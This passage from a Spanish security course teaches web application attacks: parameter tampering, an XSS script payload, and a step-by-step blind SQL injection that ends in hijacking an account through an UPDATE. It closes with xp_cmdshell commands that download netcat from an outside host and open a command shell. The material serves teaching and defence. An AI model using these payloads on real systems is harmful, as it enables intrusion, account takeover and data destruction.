3. Protección de Datos

3. Vulnerabilidades en Aplicaciones Web

3.1 Introducción

"En su forma más básica, una Aplicación Web es un sofware de aplicación cliente/servidor que interactúa con usuarios u otro sistema utilizando HTTP. Desde el punto de vista del usuario, el cliente suele ser frecuentemente un browser tal como Internet Explorer de Microsoft o Netscape Navigator; para otro tipo de aplicaciones de software, este podría ser un HTTP User Agent que actúe como un browser de cara al sistema."

OWASP - A Guide to Building Secure Web Applications and Web Services

Un aspecto fundamental en la seguridad informática es la seguridad de las aplicaciones web, y esto es así por múltiples motivos:

- Porque el presente y parte del futuro de la seguridad informática se encuentra de una u otra forma relacionada con las aplicaciones web y los almacenes de datos.
- Porque en esencia todas y cada una de las técnicas de intrusión a aplicar en dicho campo son sencillas (aspecto que las vuelve sumamente peligrosas).
- Porque suena divertido atravesar Firewalls, IDS y autenticación con tan solo un navegador
- Porque no se puede "cerrar" una aplicación web tal como se cierra un puerto de servicios.
- Porque hoy en día el puerto 80 es utilizado para todo…

Las diferencias entre la seguridad convencional y la seguridad en aplicaciones web son varias:

- Cuando alguien detecta una vulnerabilidad en alguna plataforma (Windows / Unix / Linux / Oracle / SQL Server), ésta tarde o temprano es publicada.
- Del mismo modo cuando la vulnerabilidad es reparada, generalmente los parches son puestos a disposición de todos los usuarios.
- Nadie va a descubrir vulnerabilidades en NUESTRA aplicación web… o quizás si…
- Nunca existirá un parche general que resuelva los problemas en NUESTRA aplicación web.

Cuando tenemos una aplicación web a medida, la única forma que tenemos de saber si es vulnerable es testeándola nosotros mismos. Afortunadamente, existen metodologías para probar la seguridad de aplicaciones web que podemos seguir:

- ISECOM (Institute for Security and Open Methodologies),
  - OSSTMM (Open Source Security Testing Methodology Manual)
- OISSG (Open Information System Security Group)
  - ISSAF (Information System Security Assessment Framework)
- OWASP (The Open Web Application Security Project)
  - A Guide to Building Secure Web Applications and Web Services

    - OWASP Web Application Penetration Checklist
- Web Application Security Consortium
- BS 7799 / ISO 17799
- FISCAM (Federal Information System Controls Audit Manual)
- NIST (National Institute of Standards and Technology)

Y también una gran cantidad de herramientas que podemos utilizar y que son las mismas que usan los atacantes:

- Browser (Firefox + Plugins)
    - http://www.mozilla.org/products/firefox/
    - https://addons.mozilla.org/extensions/?application=firefox
- Herramientas Propias (Pequeñas Utilidades / Scripts)
- Wget, WinHTTrack, Grep
    - http://gnuwin32.sourceforge.net/packages/grep.htm
    - http://www.httrack.com
    - http://gnuwin32.sourceforge.net/packages/grep.htm
    - http://www.wingrep.com
- Curl
    - http://curl.haxx.se
- Paros, WebScarab
    - http://www.parosproxy.org
    - https://www.owasp.org/index.php/Category:OWASP_WebScarab_ProjectBurp
- Nikto
    - http://cirt.net/Nikto2
- Y un largo etc…
    - http://www.google.com

Algunos ejemplos de los ataques más comunes a aplicaciones web son:

- Parameter/URL/Form Tampering
- SQL Injection
- XSS (Cross Site Scripting)

3.2 Parameter Tampering

Se aprovecha del hecho de que muchos programadores confían en la utilización de campos ocultos o campos fijos para operaciones críticas.

Un ejemplo clásico de "Parameter Tampering" es el de cambiar el valor de los parámetros dispuestos en los campos de un formulario.

Consiste en un "Abuso de Funcionalidad" / "Entrada No Validada" y es un ataque a la "lógica" de la aplicación.

El parameter tampering es un tipo de ataque basado en la alteración de los datos enviados por el servidor en el lado cliente.

El proceso de alteración de los datos por parte del usuario es muy sencillo. Cuando un usuario realiza una petición HTTP (GET o POST), la página HTML obtenida puede contener valores en campos ocultos, los cuáles no son visualizados por parte del navegador pero que son enviados cuando se realiza un submit de dicha página. De la misma forma, cuando los campos del formulario son valores "preseleccionados" (listas desplegables, opciones de radio, etc.) los valores de dichos campos pueden ser manipulados por el usuario y elegir los que él decida consiguiendo así realizar una petición HTTP con los datos por él alterados.

http://www.host.com?cuenta=11

Ejemplo: supongamos que disponemos de una aplicación, en la que nuestros clientes pueden visualizar los datos de sus diferentes cuentas bancarias, en la que existe un enlace de este tipo:

En caso de que el cliente haga una petición contra otra dirección (http://www.host.com?cuenta=20), la aplicación (el lado servidor) que recibe la petición tiene que verificar que el cliente tiene permiso para poder visualizar la cuenta que ha recibido desde el cliente.

Lo mismo ocurre con el resto de elementos html no editables que existen en las aplicaciones como listas seleccionables, campos ocultos, checkbox, radio buttons, destinos (página de destino), etc.

Esta vulnerabilidad está basada en la falta de verificación por parte de http de los datos creados en el servidor y tiene que ser tenida en cuenta por los programadores a la hora de desarrollar nuevas aplicaciones.

Esta vulnerabilidad no está ni mucho menos resuelta, basta con hacer en Google la siguiente búsqueda:

"type=hidden name=price"

Y veremos que nos aparecen multitud de soluciones prefabricadas que están a disposición de los desarrolladores web que quieran implementar el conocido "carrito de la compra".

3.3 XSS Cross Site Scripting

Cross-site Scripting (XSS) es una técnica de ataque, por medio de la cual se fuerza a un sitio web a repetir el código ejecutable suministrado por un atacante, el cual se carga en el navegador del usuario. El código normalmente está escrito en HTML o JavaScript, pero también puede extenderse a VBScript, ActiveX, Java, Flash, o cualquier otra tecnología soportada por el navegador.

Se trata de un “Ataque del lado del cliente” / “Cross Site Scripting”


Link Original:

www.example.com/login.aspx?user=angel

Link Malicioso:

www.example.com/login.aspx?user=<script>alert(‘sorpresa')</script>

La aplicación devolvería algo como:



Entre las aplicaciones probablemente Vulnerables a XSS tenemos:

- Web bulletin boards
- Weblogs
- Chat rooms
- Libros de Visita
- Clientes de Web Mail
- Formularios de Confirmación en diferentes aplicaciones.

3.4 SQL Injection


Se denomina SQL Injection, a la posibilidad de insertar sentencias SQL arbitrarias, dentro de una consulta previamente establecida, con el objeto de manipular de una u otra forma, los procesos lícitos de una aplicación determinada.

Si tuviéramos que categorizar de alguna forma este tipo de ataques, seguramente muchos decidiríamos incluirlo dentro del grupo de los denominados de "Validación de Entrada" (Input Validation Attacks).

En un contexto SQL, la unidad típica de ejecución suele ser denominada "Query" o "Consulta", la cual no es más que un conjunto de comandos que por lo general devuelven un resultado único.

El lenguaje Transact-SQL, entiende el concepto de comandos en "Batches", en donde múltiples sentencias son enviadas como un único "Batch" o "Lote".

En la mayoría de los casos, SQL "parsea" estos "Batches", ejecutando sentencia por sentencia. Es decir, si la sentencia es considerada valida, SQL ejecutará la misma, independientemente de cualquier otra sentencia enviada en el mismo "batch".



Un Ejemplo de Implementación: Query String

```
sql = "SELECT * FROM users WHERE username = '" +
username + "' AND userpass = '" + password + "'"
```

También llamada Single Quote o Tick, la comilla simple es un metacaracter, y como tal en el contexto de un string, tiene una función bien definida.

Dentro de una estructura SQL, se utiliza la comilla simple (') para delimitar variables dentro de una consulta.

Si introducimos:

- Username: Usuario
- Password: 123456

El Intérprete / Base de Datos recibiría:

```
SELECT * FROM Users WHERE username = 'Usuario' AND userpass =
'123456'
```

Si ahora introducimos:

- Username: Usu'ario
- Password: 123456

Provocando el error…

```
SELECT * FROM users WHERE username = 'Usu'ario'  AND userpass
='123456'
```

Veamos un ejemplo:

El objetivo parece una aplicación diseñada totalmente a medida y no tenemos un conocimiento previo de la aplicación ni acceso al código fuente: este es un ataque a ciegas. Con un poco de investigación hemos descubierto que se trata de Microsoft's IIS 6 con ASP.NET, y esto nos sugiere que la base de datos será Microsoft's SQL server: Sabemos que las técnicas que vamos a usar pueden aplicarse a casi todas las aplicaciones web en cualquier servidor SQL.

La página de login tiene el tradicional formulario “nombre de usuario – password” y también un enlace “recordar mi contraseña”.

Cuando introducimos la dirección, el sistema presumiblemente buscará en la base de datos de usuarios y enviará algo a esa dirección. Como nuestro correo no está en la base, no va a enviarnos nada.

Por esto, la primera prueba SQL a introducir será una comilla simple como parte de los datos: la intención es ver si han construido una cadena SQL de forma literal sin sanear. Cuando enviamos el formulario, obtenemos el error 500 (fallo de servidor), y esto sugiere que la entrada “rota” se ha introducido literalmente.

Sospechamos que el código que realiza esta consulta será algo como:

```
SELECT lista de campos FROM tabla WHERE campo = '$EMAIL';
```

Aquí, $EMAIL es la dirección enviada desde el formulario por el usuario y la consulta proporciona las comillas que la tratan como una cadena literal. No sabemos los nombres concretos de los campos o de la tabla, pero conocemos su naturaleza.

Por ejemplo, introducimos paco@curso.es' – con una comilla simple cerrando la cadena – esto daría como resultado la siguiente consulta SQL:

```
SELECT lista de campos FROM tabla WHERE campo = ‘paco@curso.es’’;
```

Cuando el intérprete SQL encuentra la comilla extra, aborta con un error de sintaxis. La forma en que manifiesta este error depende de los procedimientos internos de recuperación de errores de la aplicación, pero será diferente de "email desconocido". Esta respuesta de error nos da una idea de que la aplicación es vulnerable.

Ya que los datos que estamos rellenando parece que están en la cláusula WHERE, vamos a cambiar la naturaleza de esta cláusula de una forma legal para SQL. Introducimos algo' OR 'x'='x, con lo que la consulta resultante será:

```
SELECT fieldlist FROM table WHERE field = 'anything' OR 'x'='x';
```

La aplicación responde con:

"Su información de login ha sido enviada a alguien@ejemplo.com."

Podemos sospechar que la persona a la que se ha enviado el correo es el primer registro devuelto por la consulta, o bien uno aleatorio. Esta persona recibirá su contraseña "olvidada" o un link a través de email, y puede sorprenderse e incluso alertarse.

Ahora sabemos que somos capaces de manipular las consultas para conseguir nuestros objetivos, aunque aún no sabemos nada sobre las partes que no podemos ver. Sin embargo, hemos observado tres respuestas diferentes a diferentes entradas:

"Su información de login ha sido enviada a su email"

"No se reconoce la dirección de email"

Error de servidor.

Las dos primeras son respuestas a SQL bien formado, mientras que la última se debe a una sentencia SQL mal formada, esta distinción nos será útil después.

El primer paso es intentar adivinar el nombre de algunos campos: estamos razonablemente seguros de que la consulta incluye "dirección email" y "password", y podría haber cosas como "userid" or "número de teléfono". Nos gustaría poder hacer un SHOW TABLE, pero no tenemos el nombre de la tabla ni una forma clara para ver la salida de este comando.

Lo haremos por pasos. En cada caso, mostraremos toda la consulta tal y como la conocemos. Empezamos intentando adivinar el nombre del campo que guarda el email de los usuarios:

```
SELECT fieldlist FROM table WHERE field = 'x' AND email IS NULL;
--';
```

La intención es usar un nombre de campo propuesto (email) en la consulta construida y ver si es válido no. No nos importa el valor exacto de la dirección de email (por lo que usamos 'x'), y los guiones – marcan el inicio de un comentario SQL. Esta es una forma efectiva de "consumir" la comilla final proporcionada por la aplicación y no preocuparnos por ella.

Si obtenemos un error de servidor, significa que nuestra sentencia SQL está mal formada y hay un error de sintaxis: probablemente por un nombre de campo incorrecto. Si obtenemos otro tipo de respuesta válida, hemos adivinado el nombre de campo. Este es el caso si obtenemos las respuestas "email desconocido" o "la contraseña fue enviada".

Hay que notar que usamos AND en lugar de OR: esto es intencionado. En la fase de esquema de mapeado de SQL, no nos interesa un correo electrónico en particular y no queremos inundar a los usuarios con mensajes de "aquí está tu contraseña", porque esto haría saltar todas las alarmas. Usando AND con una dirección de correo que nunca podrá ser válida, nos aseguramos de que la consulta siempre devolverá cero columnas y nunca generará un email de recordatorio de contraseña.

Enviando el código anterior nos dará la respuesta "email desconocido", por lo que sabemos que la dirección de correo electrónico se guarda en un campo llamado email. Si no hubiera funcionado, hubiéramos probado email_address o mail o similar.

Después intentaremos descubrir algunos otros nombres obvios: password, user ID, nombre,... Todos se intentan encontrar de uno en uno y cualquier respuesta diferente de “fallo del servidor” significa que hemos adivinado el nombre del campo.

```
SELECT lista de campos FROM tabla WHERE email = 'x' AND userid IS NULL; --';
```

Como resultado de este proceso, habremos encontrado varios nombres de campo:

- email
- password
- login_id
- nombre_completo

Sin embargo todavía no conocemos el nombre de la tabla en la que están almacenados estos campos.

La consulta implementada en la aplicación tiene el nombre de la tabla, pero todavía no sabemos cuál es: hay varias aproximaciones para encontrar los nombres de tablas. Por ejemplo. SELECT COUNT(*) FROM nombretabla devuelve el número de registros de esa tabla, y por supuesto falla si el nombre de la tabla es desconocido. Para hacer la prueba:

```
SELECT email, password, login_id, nombre_completo FROM tabla WHERE email = 'x' AND 1=(SELECT COUNT(*) FROM tabname); --';
```

Repitiendo esta consulta podríamos llegar a la conclusión de que miembros es el nombre válido de una tabla, ¿pero es la tabla usada en esta consulta?

Para esto necesitamos hacer otro test usando la notación tabla.camp: sólo funciona para tablas que sean parte de esta consulta, no basta con que la tabla exista.

```
SELECT email, password, login_id, nombre_completo FROM miembros WHERE email = 'x' AND miembros.email IS NULL; --';
```

Cuando devuelva “email desconocido", nos confirma que nuestra sentencia SQL está bien formada y que hemos descubierto el nombre de la tabla.

En este punto tenemos una idea parcial de la estructura de la tabla miembros, pero sólo conocemos un nombre de usuario: el usuario que obtuvimos con el correo “aquí tiene su contraseña” inicial. Además, nosotros no hemos recibido el mensaje, sólo la dirección a la que fue enviado. Nos gustaría conseguir más nombres con los que trabajar, preferiblemente los que tengan acceso a más datos.

El primer lugar para empezar es el sitio web de la compañía, en las páginas: “Sobre nosotros" o "Contacto".

La idea es enviar una consulta que use la cláusula LIKE, que nos permite buscar coincidencias parciales de nombres o direcciones de email en la base de datos, enviando un mensaje de email “hemos enviado su contraseña” cada vez. Cuidado: aunque esta técnica revela una dirección de email cada vez que la usamos, también envía un email, por lo que puede levantar sospechas.

Podemos hacer la consulta sobre el email o sobre el nombre completo (o sobre cualquier otra información):

```
SELECT email, password, login_id, nombre_completo FROM miembros
WHERE email = 'x' OR nombre_completo LIKE '%Jose%';
```

Puede que haya más de un usuario “Jose”, y sólo necesitamos obtener uno: intentaríamos refinar nuestra consulta.

Después de todo, sólo necesitamos una dirección de email válida para seguir nuestro trabajo.

Podemos intentar obtener la contraseña mediante fuerza bruta en la página de login, pero muchos sistemas tienen medidas para detectar estos intentos. Podría haber archivos de registro, bloqueos de cuenta y otros dispositivos que pueden impedir nuestros esfuerzos, pero debido a que la aplicación no valida correctamente las entradas, podemos tomar otra vía que esté mucho menos protegida.

```
SELECT email, password, login_id, nombre_completo FROM miembros
WHERE email = ‘jose@ejemplo.com' AND password = 'hola123';
```

Esto es una sentencia SQL bien formada, por lo que no debemos recibir ningún error de servidor y sabremos que hemos encontrado la contraseña cuando recibamos el mensaje “su contraseña ha sido enviada".

Este procedimiento puede ser automatizado con un script.

SQL usa el punto y coma para la terminación de sentencias, y si la sentencia no se sanea adecuadamente, no hay nada que nos impida encadenar nuestros propios comandos al final de una consulta.

Por ejemplo:

```
SELECT email, password, login_id, nombre_completo FROM miembros
WHERE email = 'x'; DROP TABLE miembros; --';
```

La primera parte proporciona una dirección de email falsa -- 'x' – y no nos importa lo que devuelva esta consulta: el objetivo es eliminar toda la tabla miembros.

Ya que ahora conocemos la estructura parcial de la tabla miembros, parece posible añadir un nuevo registro a la tabla: si esto funciona, podríamos entrar al sistema simplemente con nuestras credenciales recién creadas.

```
SELECT email, password, login_id, nombre_completo FROM miembros
WHERE email = 'x'; INSERT INTO miembros
('email','password','login_id',‘nombre_completo') VALUES
(‘paco@curso.es','hola',‘paco',‘Paco Sepúlveda');--';
```

Incluso si hemos obtenido con éxito los nombres de la tabla y de los campos, algunas cosas podrían complicar nuestro trabajo:

1. Podría ser que no tuviéramos suficiente espacio en el cuadro de texto de la web para introducir tanto texto directamente.
2. El usuario de la aplicación web podría no tener permiso para hacer INSERT en la tabla miembros.
3. Probablemente haya más campos en la tabla miembros, y algunos de ellos podría requerir valores iniciales, provocando que la sentencia INSERT falle.

4. Incluso si conseguimos insertar un nuevo registro, la aplicación podría no comportarse bien debido a los campos que se han autoinsertado como NULL ya que no les hemos dado ningún valor.
5. Un miembro válido podría requerir no sólo un registro en la tabla miembros, sino también información asociada en otras tablas (por ejemplo, “permisos"), por lo que añadirlo a una tabla podría no ser suficiente.

En el caso que nos ocupa, nos hemos topado con una dificultad en los puntos 4 o 5 – no podemos estar realmente seguros – porque si vamos a la página principal de login e introducimos el nombre de usuario y password anteriores, nos devuelve un error de servidor. Esto sugiere que los campos que no hemos rellenado son vitales.

Una posible aproximación es intentar adivinar los otros campos, pero esto sería un proceso muy largo: incluso si pudiéramos adivinar otros campos “obvios”, es muy difícil hacerse una idea de la estructura completa de la base de datos y de la aplicación.

Vamos a tomar un camino diferente:

Nos hemos dado cuenta de que no podemos añadir un nuevo registro a la tabla miembros, podemos modificar uno existente.

De los pasos anteriores, sabemos que, we knew that jose@ejemplo.com tenía una cuenta en el sistema, y usaremos SQL injection para actualizar su registro en la base de datos con nuestra dirección de email:

```
SELECT email, password, login_id, nombre_completo FROM miembros
WHERE email = 'x'; UPDATE miembros SET email = ‘paco@curso.es
WHERE email = ‘jose@ejemplo.com';
```

Después usamos el enlace “recordar mi contraseña" – con el email actualizado – y un minuto más tarde recibiremos:

```
From: system@ejemplo.com To: paco@curso.es Subject: Intranet
login

Este email es en respuesta a su petición de información para el
inicio de sesión en la Intranet. Su User ID es: jose Su password
es: hola
```

Ahora sólo debemos seguir el proceso estándar de login para acceder como un usuario que podría tener más privilegios que otro que hubiésemos creado con la sentencia INSERT.

En este caso particular hemos obtenido acceso suficiente y puede que no necesitemos mucho más, pero se podrían haber seguido otros pasos.

No todo lo siguiente funciona con todas las bases de datos.

Usar xp_cmdshell

- Microsoft's SQL Server soporta un procedimiento almacenado xp_cmdshell que permite la ejecución arbitraria de comandos, y si esto se le permite al usuario de la web, el servidor estará completamente comprometido de forma inevitable.

```
'exec master.dbo.xp_cmdshell 'cmd /c tftp –i 172.16.1.196 get
nc.exe c:\nc.exe'--
```

```
'exec master.dbo.xp_cmdshell 'cmd /c c:\nc.exe -l -d -p 1234 -t -
e cmd.exe '--
```